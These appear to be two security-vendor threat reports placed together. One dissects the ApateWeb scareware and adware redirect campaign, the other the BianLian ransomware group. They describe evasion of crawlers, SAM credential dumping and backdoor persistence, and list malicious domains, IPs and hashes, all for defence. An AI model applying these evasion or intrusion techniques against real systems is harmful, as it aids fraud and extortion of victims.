We named the campaign ApateWeb after Apate, a goddess of deceit in Greek mythology, due to the campaign’s deceptive strategies and its efforts to elude security defenders.

Layer 1: Campaign Entry Point

Attackers craft a custom URL that serves as the entry point to the campaign, loading an initial payload. This payload uses centralized infrastructure to track victims and then share that information with the server side to determine the next redirection.

Layer 1 protects itself against defenders by employing multiple safeguards. The techniques employed include the following activities:

  • Redirection to search engines
  • Displaying error pages to bots/crawlers
  • Abusing wildcard DNS (allowing an attacker to generate a large number of subdomains)

Entry Point URL

The campaign uses URLs with specific parameters (e.g., key and submetrics) shown in Figure 1. The campaign delivers malicious content only with these specific parameters, and if these parameters are missing or modified, then victims would either get an error page or no content.

It is unclear how the values of these parameters are used. We hypothesize they could be defined for internal usage on the server side, such as locating the next redirection URL. After the entry point URL is opened in the browser, the campaign loads an initial payload.

Initial Payload

The initial payload has two important code snippets. An example of the first code snippet is shown in Figure 2, which queries a centralized infrastructure to track victims.

Image 2 is a screenshot of the script that tracks victims through a centralized infrastructure.
Figure 2. Script that uses a centralized infrastructure to track victims.

Each visit on the campaign’s website is tracked with a unique identifier (UUID) that ApateWeb assigns to each visitor by contacting a centralized server. Below is a set of domains the campaign recently rotated through to contact the centralized server.

  • professionalswebcheck[.]com
  • hightrafficcounter[.]com
  • proftrafficcounter[.]com
  • experttrafficmonitor[.]com

For example, the campaign contacted professionalswebcheck[.]com/stats to get the in Figure 2 above. This UUID is stored in the cookie and also shared on the server side, as we’ll discuss next.

Figure 3 shows the second code snippet that sets this UUID in a hidden field of an HTML form auto-submitted to share information on the server side. Additional data is also set in the form, such as an identifier that indicates whether the victim's browser tab is incognito. This is an HTTP GET request that sends information to the server using an /api/users/ URL path. We surmise the server uses this information to determine the next redirection.

Image 3 is a screenshot of the script setting the Universally Unique IDentifier. It is automatically submitted to share info to the server side.
Figure 3. Script that sets UUID in the form that is auto-submitted to share information on the server side, followed by redirection into the next layer.

Evasion Tactics

The campaign safeguards Layer 1 from defenders by employing the following evasion tactics:

  • Protecting domains from detection: ApateWeb protects attacker-controlled domains when detecting defense mechanisms by showing benign content. If someone directly views the website of an ApateWeb-controlled domain, the domain either redirects to a popular search engine or an empty page as illustrated below in Figure 4. The campaign forwards traffic to the next layer if a victim's browser retrieves an entry URL with specific parameters. This strategy helps the campaign to protect its domains from being blocked by security crawlers performing periodic scans of websites.
Image 4 is a screenshot of an empty web page. It says empty OK. The address is hoanoola[.]net.
Figure 4. The domain of the website is protected from being blocked by security crawlers by showing an empty page instead of delivering a malicious payload.
  • Displaying error pages to bots/crawlers: If a security crawler accesses the entry URL, ApateWeb tries to cloak itself by showing an error page. The campaign detects crawlers and bots by inspecting their user agent. Figure 5 shows the contents of the error page generated by this campaign.
Image 5 is a screenshot of the code that creates a custom error page to disguise the campaign from web crawlers.
Figure 5. Custom error page displayed by the campaign to cloak itself from crawlers.
  • Having a large number of registered domains and wildcard DNS: ApateWeb controls more than 10,000 registered domains and abuses wildcard DNS, which allows the campaign to deliver malicious content via a virtually infinite number of subdomains. We estimate that more than 92% of ApateWeb domains use wildcard DNS patterns to create subdomains. For example, we matched 110,000 subdomains to an ApateWeb domain by searching for a prefix matching the following Perl Compatible Regular Expression (PCRE): pl[0-9].*\

This approach allows ApateWeb to disseminate entry point URLs through a large number of randomized domains, increasing the difficulty for defenders to detect against it.

DNS Resolution

The vast majority of ApateWeb domains are resolved to a limited number of servers. Reviewing DNS activity associated with this campaign, we found 93% of ApateWeb domains resolve to the following 10 IP addresses:

  • 192[.]243[.]59[.]20
  • 192[.]243[.]59[.]13
  • 192[.]243[.]59[.]12
  • 192[.]243[.]61[.]227
  • 192[.]243[.]61[.]225
  • 173[.]233[.]139[.]164
  • 173[.]233[.]137[.]60
  • 173[.]233[.]137[.]52
  • 173[.]233[.]137[.]44
  • 173[.]233[.]137[.]36

These IP addresses belong to two Autonomous System (AS) designators. The first AS owns the first five IPs (192.243.*), and the second AS owns the next five IPs (173.233.*).

The shared servers among the majority of domains on Layer 1 indicate control of the infrastructure by a single group, which is what led us to initially identify this campaign. We unmasked ApateWeb by analyzing WHOIS data of the registered domains. While WHOIS no longer provides the registrant's information, we identified a consistent pattern, indicating a single threat actor registered 84% of domains associated with this campaign through the reseller registrar eNom.

Layer 2: Intermediate Redirections

After traffic is forwarded from Layer 1, the second layer generates a series of intermediate redirections. We cannot yet determine if the same threat actor controls the first and second layers, because these Layer 2 redirections use random domains before delivering a malicious payload. The same Layer 1 entry URL generated a different series of redirections in Layer 2 during each of our test runs.

Redirect traffic from our test runs either led to common adware, or they led to anti-bot verification that stopped the chain of events.

Forward Traffic to Popular Adware

Among the Layer 2 redirect traffic we saw examples of traffic forwarded to adware sites such as tracker-tds[.]info and jpadsnow[.]com.

The redirection URL includes several parameters to share with the adware sites. By inspecting these parameters, we discovered the campaign could be monetized by simply forwarding traffic to the adware.

For example, Figure 4 shows a URL forwarded to tracker-tds[.]info that has a parameter named COST_CPM, which is a common term used in advertising for cost per mile or cost per impression. Other parameters in the URL share campaign-related information such as CAMPAIGN_ID, and the target's device information such as BROWSER_NAME or USER_OS. This data enables an adware group to either pay the threat actor behind ApateWeb or to further redirect traffic to a malicious payload targeted to the victim's operating system.

Image 6 is a screenshot a redirect URL. Some of the text is highlighted in red.
Figure 6. Example of an ApateWeb Layer 2 URL with target data sent to an adware site.


Anti-Bot Verifications

Some of our test runs led to anti-bot verification that temporarily halted redirection traffic and required some sort of human interaction. Figure 7 shows one such example, where redirection ceased and the browser presented a CAPTCHA. After solving the CAPTCHA, traffic continued redirecting to a final page for a rogue browser download shown later in Figure 9.

Image 7 is a screenshot of an anti-bot CAPTCHA. Popup window: I am not a robot. There is a checkbox to click. ReCAPTCHA refresh symbol.
Figure 7. Example of anti-bot verification CAPTCHA that halted the redirection.

During our test runs, we saw examples where Layer 1 skipped the intermediate redirections in Layer 2 and went directly to Layer 3.

Layer 3: Redirection to Final Payload

The final phase of this attack chain is Layer 3, where ApateWeb leads to a final page. This is the malicious payload, which could be a PUP, scareware or a notification scam as shown in Figure 8.

Image 8 is a collection of three screenshots. Clockwise from left to right: Get notifications popup with options to Allow or Block. Popup window for Go Blocker extension. Includes logo, General Comments, and Accept and continue button. Microsoft Services popup against a MS WINDOWS DEFENDER warning alert. Threat detected: Trojan spyware. Access has been blocked for security reasons and safety. Cancel and Scan options.
Figure 8. Examples of ApateWeb’s Layer 3 payload.

We did not find any evidence of infrastructure sharing between Layer 1 and Layer 3. These malicious payloads are generally hosted on public cloud environments or ISP/data centers.

The final content is either an unwanted program, or some sort of scam.

Unwanted Browsers and Extensions

Examples of PUP distributed by ApateWeb include unwanted browser extensions like Browse Keeper and Go Blocker, or rogue browser executables like Artificus Browser. Searching these names on any popular search engine reveals removal instructions by various sites that identify these as PUPs.

Figure 9 shows a Layer 3 page from ApateWeb offering a Windows executable for the Artificius browser.

Image 9 is a screenshot of the Artifices browser installation process. Almost There… If your download didn’t start automatically click here. Download Now option. Run the Setup option
Figure 9. ApateWeb Layer 3 page that offers the Artificius browser.

Artificius poses significant risks due to its intrusive behavior. In an attempt to monetize victim activity, this browser updates a victim's default search engine, injects advertisements and performs unwanted redirects.

This browser opens its own website at artificius[.]com when victims open a new tab or window. Figure 10 illustrates an example of the default search engine when a victim types a search query in the Artificius browser's URL bar.

Image 10 is a screenshot of how the Artificius browser uses its own search engine when searching in the URL.
Figure 10. Example of the Artificius browser using its own search engine in its URL bar.

Another example of an ApateWeb PUP, the Go Blocker browser extension obtains extremely intrusive permissions that include obtaining access to websites that a target visits and performing unwanted redirects.

While these programs are essentially PUPs and not traditional malware themselves, they could provide initial access to cybercriminals through malvertisement, redirections and possible script injections. Such access could expose internet users to more serious traditional malware (e.g., ransomware).

Fake Antivirus (AV) Alert

ApateWeb also delivers scareware alerts for fake AV to trick victims into purchasing real AV software. Threat actors often abuse, take advantage of or subvert the reputation of legitimate products for malicious purposes. This does not necessarily imply a flaw or malicious quality to the legitimate product being abused.

Figure 11 shows a scareware alert attempting to trick viewers into believing their device is infected.

Image 11 is a screenshot of a popup using the McAfee logo to warn the end user of a security alert. You’ve visited illegal infected website. You have visited unsafe site with illegal content. Your PC is at risk of being infected by viruses. To continue browsing safely — perform an antivirus scan. Scan button.
Figure 11. Redirection to a fake AV alert.

The alert sends the victim to a legitimate AV website as shown in Figure 12.

Image 12 is a screenshot of the McAfee website Secure Checkout page asking the end user to input their email. A security subscription is listed in the shopping cart.
Figure 12. Legitimate AV site redirected from ApateWeb Layer 3 scareware page.

The final redirection URL for this type of scareware contains parameters like affid, which indicates that ApateWeb could be monetizing this activity with affiliate programs.

Our Advanced URL Filtering categorizes examples of malicious content described in this article as either grayware or phishing. Scareware pages are typically categorized as phishing while PUP and adware is categorized as grayware.

Campaign Dissemination

ApateWeb brings traffic to its campaign by loading a script on other websites or tricking users into clicking URLs through deceptive emails.

Embedded Redirection JavaScript on Websites

The threat actor behind ApateWeb has authored a malicious JavaScript code that is embedded on other webpages to bring traffic to the campaign. This script typically creates an overlay on the website, and clicking on a webpage could forward a victim to an ApateWeb entry point URL.

ApateWeb’s JavaScript is hosted on attacker-controlled domains from Layer 1. An example of this embedded JavaScript is shown below in Figure 13.

Image 13 is a screenshot of embedded ApateWeb JavaScript code.
Figure 13. Example of ApateWeb’s embedded JavaScript code.

We found similar scripts embedded on more than 34,000 websites. A random sampling of these websites reveals most of them serve adult or streaming content that could generate a high volume of traffic.

We believe ApateWeb might pay these websites to forward traffic by including the campaign’s redirection script on their webpages. The alternative is that these sites could be legitimate but compromised with ApateWeb's embedded JavaScript code. However, we did not find evidence that these websites were compromised.

Deceptive Emails

ApateWeb also leverages email to disseminate entry URLs to its targets. These emails have deceptive subject lines to trick victims into opening the message and clicking on links for ApateWeb URLs.

Some examples of subject lines for these emails include:

  • Your Ticket No. 10739979 payment is processed
  • Shipment Update GS813211MC
  • Did you send a cancellation letter to discard invoice no 60817749
  • Dear User, You have no outstanding for order no 16405067

While email and web traffic are two ways of distributing ApateWeb URLs, this campaign might also use other methods of distribution.

Conclusion

In our research, we dissected the infrastructure of a large-scale campaign that we call ApateWeb. This campaign distributed malicious content including scareware, PUP and other scam pages. The distributed programs could expose victims to more severe cyberthreats because they present opportunities for cybercriminals to gain initial access.

We illustrated ApateWeb infrastructure by breaking down its complex system of redirections into three layers. These layers generate a series of intermediate redirections between the initial entry point and final malicious payload.

ApateWeb’s first layer is an entry point using a large majority of wildcard DNS domains hosted on 10 IP addresses. This layer uses evasive tactics such as displaying benign content to bots/crawlers to prevent detection. This layer also uses a centralized infrastructure to track victims and then forward traffic to the second layer.

ApateWeb’s second layer generates a series of intermediate redirections including adware domains and anti-bot verification pages. Finally, this campaign’s third layer delivers a final malicious payload hosted on public cloud infrastructure or IPS/datacenters.

We found that attackers disseminated the URLs to the campaign entrypoint through emails. The campaign used a comprehensive network of over 130,000 domains and has remained active throughout 2022, 2023 and 2024 so far. The impact of this campaign on internet users could be large, because several hundred websites have remained in Tranco’s top 1 million website ranking list this year.

We hope this post helps our readers to stay protected from the harmful effects of this campaign. Next-Generation Firewall customers who use Advanced URL Filtering and DNS Security subscriptions are better protected against known URLs and hostnames of the campaign described in this article. Cortex XDR flags adware described in this article as suspicious.

If you think you might have been impacted or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

  • North America Toll-Free: 866.486.4842 (866.4.UNIT42)
  • EMEA: +31.20.299.3130
  • APAC: +65.6983.8730
  • Japan: +81.50.1790.0200

Palo Alto Networks has shared these findings with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Indicators of Compromise

Campaign entry point example

  • featuresscanner[.]com

Domains part of centralized infrastructure to track victims

  • professionalswebcheck[.]com
  • hightrafficcounter[.]com
  • proftrafficcounter[.]com
  • experttrafficmonitor[.]com

IP addresses hosting campaign entry point

  • 192[.]243[.]59[.]20
  • 192[.]243[.]59[.]13
  • 192[.]243[.]59[.]12
  • 192[.]243[.]61[.]227
  • 192[.]243[.]61[.]225
  • 173[.]233[.]139[.]164
  • 173[.]233[.]137[.]60
  • 173[.]233[.]137[.]52
  • 173[.]233[.]137[.]44
  • 173[.]233[.]137[.]36

Traffic forwarded to adware

  • tracker-tds[.]info
  • jpadsnow[.]com
  • ad-blocking24[.]net
  • Myqenad24[.]com

PUP download example:

  • bd62d3808ef29c557da64b412c4422935a641c22e2bdcfe5128c96f2ff5b5e99
  • artificius[.]com

Other campaign domains:

  • hoanoola[.]net
  • allureoutlayterrific[.]com

Acknowledgements

We’d like to thank the entire Unit 42 team for supporting us with this post. Special thanks to Bradley Duncan, Lysa Myers, and Jun Javier Wang for their invaluable input on this blog.

Threat Assessment: BianLian

Executive Summary

Unit 42 researchers have been tracking the BianLian ransomware group, which has been in the top 10 of the most active groups based on leak site data we’ve gathered. From that leak site data, we’ve primarily observed activity affecting the healthcare and manufacturing sectors and industries, and impacting organizations mainly in the United States (US) and Europe (EU).

We also observed that the BianLian group shares a small, customized tool in common with the Makop ransomware group. This shared tool indicates a possible connection between the two groups, which we will explore further.

BianLian has also recently moved from a double extortion scheme to one of extortion without encryption. Rather than encrypting their victims’ assets before stealing data and threatening to publish it if they do not pay the ransom, they’re now moving straight to stealing data to motivate victims to pay.

The Unit 42 Incident Response team has responded to several BianLian ransomware incidents since September 2022.

Palo Alto Networks customers are better protected against ransomware used by the BianLian ransomware group through Cortex XDR, as well as by Cloud-Delivered Security Services for the Next-Generation Firewall such as WildFire and Advanced URL Filtering.

In particular, the Cortex XDR anti-ransomware module included out-of-the-box protections that prevented adverse behavior from the ransomware samples we tested without the need for specific detection logic or signatures.

The Prisma Cloud Defender should be deployed on cloud-based Windows virtual machines to ensure they are protected. Cortex Xpanse is able to provide visibility that can prove valuable for proactive protection.

The Unit 42 Incident Response team can also be engaged to help with a compromise or to provide a proactive assessment to lower your risk.

Related Unit 42 Topics Ransomware, Cybercrime

BianLian Threat Overview

The BianLian group has been extremely active ever since it emerged in 2022, with new organizations compromised by the group being reported on their leak site almost on a weekly basis. Figure 1 below details their activity throughout 2023, as illustrated by their leak site data.

Image 1 is a graph of BianLian group activity from January to December 2023. The sharpest spike occurs in May and then falls with the lowest point in August. It then starts to climb upward again.
Figure 1. Activity of the BianLian group throughout 2023.

This group impacts mainly the healthcare, manufacturing, professional and legal services sectors. Their attacks have primarily taken place in North America, but they were also seen in the EU and India.

BianLian shares a small custom .NET tool with the Makop ransomware group, which indicates a possible connection between the two groups.

BianLian has moved from a double extortion scheme of encrypting their victims’ assets, stealing data, and threatening to publish it if they do not pay the ransom to a main focus of extortion without encryption.

The group’s leak site indicates that BianLian might be expanding by hiring new developers and affiliates, as noted in the “Work with us” section from the group's homepage shown below in Figure 2.

Image 2 is a screenshot of the BianLian leak site homepage as of December 2023. BianLian. Categories are Home, Companies, Tags, Contacts. Work with us: targets’ providers, software engineers, pentesters, journalists. Tox: [redacted]. Email: [redacted onion email]. Most of the following text is also redacted.
Figure 2. The BianLian leak site homepage, late December 2023.
The BianLian group regularly updates the list of compromised targets on their leak site. Figure 3 details the most affected countries. While BianLian has impacted organizations all over the world, the US is clearly the most affected country as of 2023.

Image 3 is a heat map of countries impacted by BianLian over 2023. The highest affected country is North America followed by parts of the EU and India.
Figure 3. A map showing the countries impacted by BianLian in 2023.

As detailed in Figure 4 below, healthcare is the sector most affected by the BianLian group, with manufacturing a close second. In January 2023, the group claimed to have exfiltrated 1.7 TB of data, including personal data of patients and employees, from a California-based hospital. Attacks on healthcare organizations are especially concerning because they disrupt hospitals’ day-to-day operations and potentially endanger patients' lives.

Image 4 is a column graph of all of the industries attacked by BianLian in 2023. The most-attacked sectors are healthcare, manufacturing and professional and legal services.
Figure 4. The distribution of the sectors that BianLian attacked in 2023.

Possible Connection to Makop Ransomware

During our analysis, we noticed a small .NET custom executable was shared between the BianLian and Makop ransomware groups. Both groups also used the same hash of the publicly available Advanced Port Scanner tool.

This .NET tool is responsible for retrieving file enumeration, registry and clipboard data. This tool contains some words in the Russian language, such as the numbers one to four. The use of such a tool indicates that the two groups might have shared a tool set or used the services of the same developers in the past.

A possible – yet not confirmed – explanation for this overlap is that BianLian could be sharing a codebase with the Makop group, or using the services of the same third-party developers. This phenomenon is well-known and documented among certain underground cybercrime groups.

Another noteworthy fact is that the Makop ransomware was documented excluding certain file extensions when encrypting an infected endpoint, including known extensions that are used by other ransomware strains. This is yet another indicator of possible existing relationships among these threat actors, or at least a “not stepping on someone’s toes” approach when it involves other ransomware groups.

Technical Analysis

Attack Lifecycle

We have mapped the attack stages that are common with the BianLian group to the MITRE ATT&CK framework, which is summarized below.

Initial Access

To infiltrate corporate networks, BianLian operators often perform the following activities:

  • Use stolen Remote Desktop Protocol (RDP) credentials
  • Exploit the ProxyShell vulnerability
  • Target virtual private network (VPN) providers
  • Use other previously reported techniques such as deploying web shells

During the last year, BianLian’s methods of infiltration and lateral movement did not change much. Nevertheless, we were able to retrieve interesting forensic data from our telemetry that provides additional behavioral indicators of compromise (IoCs).

After successfully infiltrating an organization’s network, our telemetry indicates the BianLian group uses various public tools to move laterally, dump credentials and remotely execute a backdoor payload.

Credential Dumping

In our telemetry, we have witnessed dumping of the Security Accounts Manager (SAM) registry hive into a file at %windir%\Temp. This is a common technique used by attackers.

The SAM stores hashed passwords from accounts used on the attacked machine, and it can be recovered when processing SYSTEM privileges. The corresponding Cortex XDR alert is shown in Figure 5.

Image 5 is a screenshot of an alert in Cortex XDR. The categories are Severity, which is high, the alert source, action, category, alert name and description.
Figure 5. SAM dumping alert in Cortex XDR.

Persistence

During the analysis of our telemetry, we saw the attackers drop the BianLian backdoor DLL component under the following path:

  • c:\\programdata\\vmware\\[filename].dll.

To execute the backdoor, they used the impacket tool to create the following scheduled task:

The creation of the task was detected by Cortex XDR, and the corresponding alert is shown in Figure 6 below.

Image 6 is a screenshot of an alert in Cortex XDR. The categories are Severity, which is high, the alert source, action, category, alert name and description.
Figure 6. The impacket task creation alert in Cortex XDR.

This task’s role is to periodically execute the backdoor DLL with its export function named Entry, using rundll32. The execution of the backdoor DLL was detected and prevented by Cortex XDR. The alert and prevention pop-up are shown in Figures 7 and 8, respectively.

Image 7 is a screenshot of an alert in Cortex XDR. The categories are Severity, which is medium, the alert source, action, category, alert name and description.
Figure 7. The backdoor execution detection by Cortex XDR in detect mode.
Image 8 is a screenshot of the Cortex XDR Prevention Alert window. Cortex XDR has blocked a malicious activity! Application name: Windows host process. Application publisher: Microsoft Corporation. File origin: Hard drive on this computer.
Figure 8. The backdoor execution prevention by Cortex XDR in prevent mode.

The backdoors themselves have different names and paths in each incident, thus making it difficult to implement naming-based behavioral detection.

Reconnaissance

To get a better picture of an already infected network’s open ports that attackers can later use for lateral movement, the tool Advanced Port Scanner by Famatech was used from the following path:

  • C:\\Users\\%username%\\AppData\\Local\\Temp\\31\\Advanced_Port_Scanner_2.5.3869.exe

This is the same Advanced Port Scanner file that Makop ransomware was previously documented using. The alerts raised by its execution are shown in Figure 9.

Image 9 is a screenshot of an alert in Cortex XDR. The categories are Severity, which is Informational (two instances) and medium (one instance), the alert source, action, category, and alert name.
Figure 9. Alerts raised by the execution of Advanced Port Scanner.

Encryptor and Backdoor

Since the beginning of their activity, BianLian used two main components for their final payloads: an encryptor and a backdoor. Figure 10 below shows the encryptor’s ransom note.

Image 10 is a screenshot of a BianLian ransomware note. Title: Look at this instruction.txt. Your network systems were attacked and encrypted. Contact us in order to restore your date. Don’t make any changes in your file structure: touch no files, don’t try to recover by yourself, that may lead to its complete loss. To contact us you have to download “tox” messenger. Add user with the following ID to get your instructions [redacted]. Alternative way [redacted email]. Your ID: [redacted]. You should know that we have been downloading data rom your network for a significant time before the attack: financial, client, business, post, technical and personal files. In 10 days it will be posted at our site. [redacted] with links. Send to your clients, partners, competitors and news agencies, that will lead to a negative impact on your company: potential financial, business and reputational loses.
Figure 10. Example of a ransom note generated by a BianLian encryptor first seen in April 2023.
In early 2023, Avast released a decryptor for BianLian's encryptor, which ultimately caused the group to cease most of its encryption activity. The threat actors then shifted their operation into a steal-and-extort scheme, mainly relying on their custom backdoor.

BianLian's backdoor, similar to the encryptor, is written in Go. Its core functionality is more of a loader than a classic backdoor, with its main functionality being downloading and executing additional payloads. The backdoor contains a hard-coded C2 IP address and port to communicate with.

As shown in Figures 11 and 12, Cortex XDR successfully detected the execution of the encryptor, using its anti-ransomware module and other behavioral and static detection signatures.

Image 11 is a screenshot of an alert in Cortex XDR.
Figure 11. BianLian encryptor detection by Cortex XDR in detect mode.
Image 12 is a screenshot of alerts in Cortex XDR. They were initiated by bianlian_encryptor.exe.
Figure 12. Alerts raised by Cortex XDR detecting the BianLian encryptor in detect mode.

As shown in Figure 13, when operating in prevent mode, the BianLian encryptor is prevented by Cortex XDR.

Image 13 is a screenshot of the Cortex XDR Prevention Alert window. Cortex XDR has blocked a malicious activity! Application name: bianlian_encrypotr.exe. Application publisher: Unknown
Figure 13. The BianLian encryptor is prevented by Cortex XDR in prevent mode.

Figures 14 and 15 below demonstrate how Cortex XDR also detected the BianLian custom backdoor in detect mode and prevented it in prevent mode.

Image 14 is a screenshot of an alert in Cortex XDR.
Figure 14. Cortex XDR detecting the BianLian backdoor in detect mode.
Image 15 is a screenshot of the Cortex XDR Prevention Alert window. Cortex XDR has blocked a malicious activity! Application name: bianlian_encrypotr.exe. Application publisher: Unknown.
Figure 15. The BianLian backdoor is prevented by Cortex XDR in prevent mode.

Conclusion

Following its discovery in 2022, the BianLian group has been one of the most active and prevalent extortion groups in the cyberthreat landscape. Out of the leak site data tracked by Unit 42 between January and mid-December of 2023, BianLian was in the top 10 of the most active groups. There is a growing list of alleged victims that they update on their leak site.

Maintaining their tactics, techniques and procedures (TTPs) of infiltrating corporate networks, the BianLian group has shown adaptiveness to the ransomware market demands. They have shifted from double-extortion into being focused solely on extortion efforts, pressuring their victims into paying the ransom without encrypting their files. A possible connection to the Makop ransomware group was also found, due to their mutual use of a custom tool.

Protections and Mitigations

SmartScore, a unique ML-driven scoring engine that translates security investigation methods and their associated data into a hybrid scoring system, scored an incident involving BianLian backdoor at 91 out of 100, as shown in Figure 16. This type of scoring helps analysts determine which incidents are more urgent and provides context about the reason for the assessment, assisting with prioritization.

Image 16 is a screenshot of SmartScore information scored at 91. It includes why the score was set and also insights.
Figure 16. SmartScore information about a BianLian backdoor incident.

Palo Alto Networks customers are better protected from the BianLian encryptor and backdoor components.

The Cortex XDR and XSIAM platforms detect and prevent the execution flow described in the screenshots included in the previous section.

The Cortex XDR agent included out of the box protections that prevented adverse behavior from the samples we tested from this group, without the need for specific detection logic or signatures.

Cortex XDR and XSIAM detect user- and credential-based threats by analyzing user activity from multiple data sources including the following:

  • Endpoints
  • Network firewalls
  • Active Directory
  • Identity and access management solutions
  • Cloud workloads

Cortex XDR and XSIAM build behavioral profiles of user activity over time with machine learning. By comparing new activity to past activity, peer activity and the expected behavior of the entity, Cortex XDR and XSIAM detect anomalous activity indicative of credential-based attacks.

They also offer the following protections related to the attacks discussed in this post:

  • Prevent the execution of known malicious malware
  • Prevent execution of unknown malware using Behavioral Threat Protection and machine learning based on the Local Analysis module
  • Protect against credential-gathering tools and techniques using the Credential Gathering Protection, available from Cortex XDR 3.4
  • Protect against exploitation of different vulnerabilities including ProxyShell using the Anti-Exploitation modules as well as Behavioral Threat Protection

Cortex XDR Pro detects post-exploitation activity, including credential-based attacks, with behavioral analytics.

The Prisma Cloud Defender as well as Cortex XDR for cloud agents should be deployed on cloud-based Windows virtual machines to ensure they are protected from these known malicious binaries. WildFire signatures can be used by both Palo Alto Networks cloud services to ensure cloud-based Windows virtual machine runtime operations are being analyzed and those resources are protected.

Cloud-Delivered Security Services for the Next-Generation Firewall such as WildFire and Advanced URL Filtering include protections based on the IoCs shared in this article.

Cortex Xpanse is also able to detect exposed RDP and many other remote access interfaces which are often brute forced or exploited with compromised credentials. This visibility can prove valuable through proactive prevention.

Image 17 is a screenshot of Cortex Xpanse Attack Surface rules. It includes the following categories: Status. Severity, Rule Name, Description, Remediation Guidance and more.
Figure 17. A subset of the exposed remote access interface types that Cortex Xpanse can detect.

If you think you might have been impacted or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

  • North America Toll-Free: 866.486.4842 (866.4.UNIT42)
  • EMEA: +31.20.299.3130
  • APAC: +65.6983.8730
  • Japan: +81.50.1790.0200

Palo Alto Networks has shared these findings with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Indicators of Compromise

Examples of the BianLian Encryptor

  • af46356eb70f0fbb0799f8a8d5c0f7513d2f6ade4f16d4869f2690029b511d4f
  • 1fd42d07b4be99e0e503c0ed5af2274312be1b03e01b54a6d89c0eef04257d6e
  • 3a2f6e614ff030804aa18cb03fcc3bc357f6226786efb4a734cbe2a3a1984b6f
  • 46d340eaf6b78207e24b6011422f1a5b4a566e493d72365c6a1cace11c36b28b
  • 1fd07b8d1728e416f897bef4f1471126f9b18ef108eb952f4b75050da22e8e43
  • eaf5e26c5e73f3db82cd07ea45e4d244ccb3ec3397ab5263a1a74add7bbcb6e2

Examples of the BianLian Backdoor

  • c775e6d87a3bcc5e94cd055fee859bdb6350af033114fe8588d2d4d4f6d2a3ae
  • c57ca631b069745027d0b4f4d717821ca9bd095e28de2eafe4723eeaf4b062cf
  • c592194cea0acf3d3e181d2ba3108f0f86d74bcd8e49457981423f5f902d054b
  • df51b7b031ecc7c7fa899e17cce98b005576a20a199be670569d5e408d21048c
  • 2ed448721f4e92c7970972f029290ee6269689c840a922982ac2f39c9a6a838f
  • 264af7e7aa17422eb4299df640c1aa199b4778509697b6b296efa5ae7e957b40
  • 73d095abf2f31358c8b1fb0d5a0dc9807e88d44282c896b5033c1b270d44111f
  • 8b65c9437445e9bcb8164d8557ecb9e3585c8bebf37099a3ec1437884efbdd24
  • 4ca84be5b6ab91694a0f81350cefe8379efcad692872a383671ce4209295edc7
  • 93fb7f0c2cf10fb5885e03c737ee8508816c1102e9e3d358160b78e91fa1ebdb
  • afb7f11da27439a2e223e6b651f96eb16a7e35b34918e501886d25439015bf78
  • 53095e2ad802072e97dbb8a7ccea03a36d1536fce921c80a7a2f160c83366999
  • 16cbfd155fb44c6fd0f9375376f62a90ac09f8b7689c1afb5b9b4d3e76e28bdf
  • 60b1394f3afee27701e2008f46d766ef466caa7711c45ddfd443a71efc39a407
  • ba3c4bc99b67038b42b75a206d7ef04f6d8abaf87a76c373d4dec85e73859ce2
  • e7e097723d00f58eab785baf30365c1495e99aa6ead6fe1b86109558838d294e
  • 96e02ea8b1c508f1ee3c1535547f9b89396f557011e61478644ae5876cdaaca5
  • ac1d42360c45e0e908d07e784ceb15faf8987e4ba1744d56313de6524d2687f7
  • 1cba58f73221b5bb7930bfeab0106ae5415e70f49a595727022dcf6fda1126e9
  • 487f0d748a13570a46b20b6687eb7b7fc70a1a55e676fb5ff2599096a1ca888c
  • f84edc07b23423f2c2cad47c0600133cab3cf2bd6072ad45649d6faf3b70ec30
  • 93953eef3fe8405d563560dc332135bfe5874ddeb373d714862f72ee62bef518
  • f3f3c692f728b9c8fd2e1c090b60223ac6c6e88bf186c98ed9842408b78b9f3c
  • f6669de3baa1bca649afa55a14e30279026e59a033522877b70b74bfc000e276
  • 228ef7e0a080de70652e3e0d1eab44f92f6280494c6ba98455111053701d3759
  • 0e4246409cdad59e57c159c7cc4d75319edf7d197bc010174c76fe1257c3a68e
  • 90f50d723bf38a267f5196e22ba22584a1c84d719b501237f43d10117d972843
  • 4c008ac5c07d1573a98eb87bffe64e9c9e946de63b40df3f686881cf0698eef7
  • d3574cc69a5974a32a041d1dc460861fe1cef3c1f063171c5fc890ca0e8403c4
  • 99fc3e13f3b4d8debf1f2328f56f3810480ee2eed9271ebf413c0015c0a54c23
  • 4f4a2adc7ecc41f12defe864c78ad6bbf708355affac4115dcd5065b38198109
  • 188e95d6ed0810c216ab0043ecc2f54f514e624ca31ed1eec58cfc18cc9ac75e
  • 16b0f643670d1f94663179815bfac493f5f30a61d15c18c8b305b1016eece7ef
  • c5fa6a7a3b48a2a4bbcbbbb1ca50c730f3545e3fbb03fa17fb814ad7a400a21f
  • d3fc56b98af9748f7b6dd44e389d343781ff47db9ed3d92ae8fadc837f25f6ed
  • 23295c518f194dee7815728de15bafe07bf53b52d987c7ad2b2050f833f770f7
  • 06f10c935fae531e070c55bde15ee3b48b6bb289af237e96eec82124c19d1049
  • 7ba40902dc495d8da28d0c0788bcfb1449818342df89f005af8ce09f2ee01798
  • 3106e313f6df73b84acd8d848b467ac42c469ffabbad19e4fdcc963639cfff8c
  • 56e63edb832fdf08d19ecfe2de1c7c6c6581cedd431215ded0c8e44ac9aed925
  • 195c11ee41f5a80d8e1b1881245545d6529671b926eb67bd3186e3ffecefe362
  • ac14946fd31ca586368c774f3a3eed1620bf0f0b4f54544f5d25e87facf18d82
  • 29a14cb63a1900fe185fad1c1b2f2efb85a058ac3c185948b758f3ce4107e11e
  • 91ffe0ee445b82bd3360156feeecf8112d27c9333f9796caffcfda986fd7e9b4
  • 5162fd73cbe8f313d2b0e4180bab4cbe47185f73a3ffc3d1dcccc36bc2865142
  • 7dabe5d40c13c7c342b7182eaf7c63fbb5e326300316f6f6518b527d57e79ac8
  • 4e92b73a17e0646876fb9be09c4ee6f015f00273932d2422b69339e22b78b385
  • 9413ba4a33ea77326b837ba538f92348e1909d5263ca67a86aa327daa8fbba30
  • bd41ac2686beadc1cb008433960317b648caae37c93d8c0d61ad40fe27b5b67e
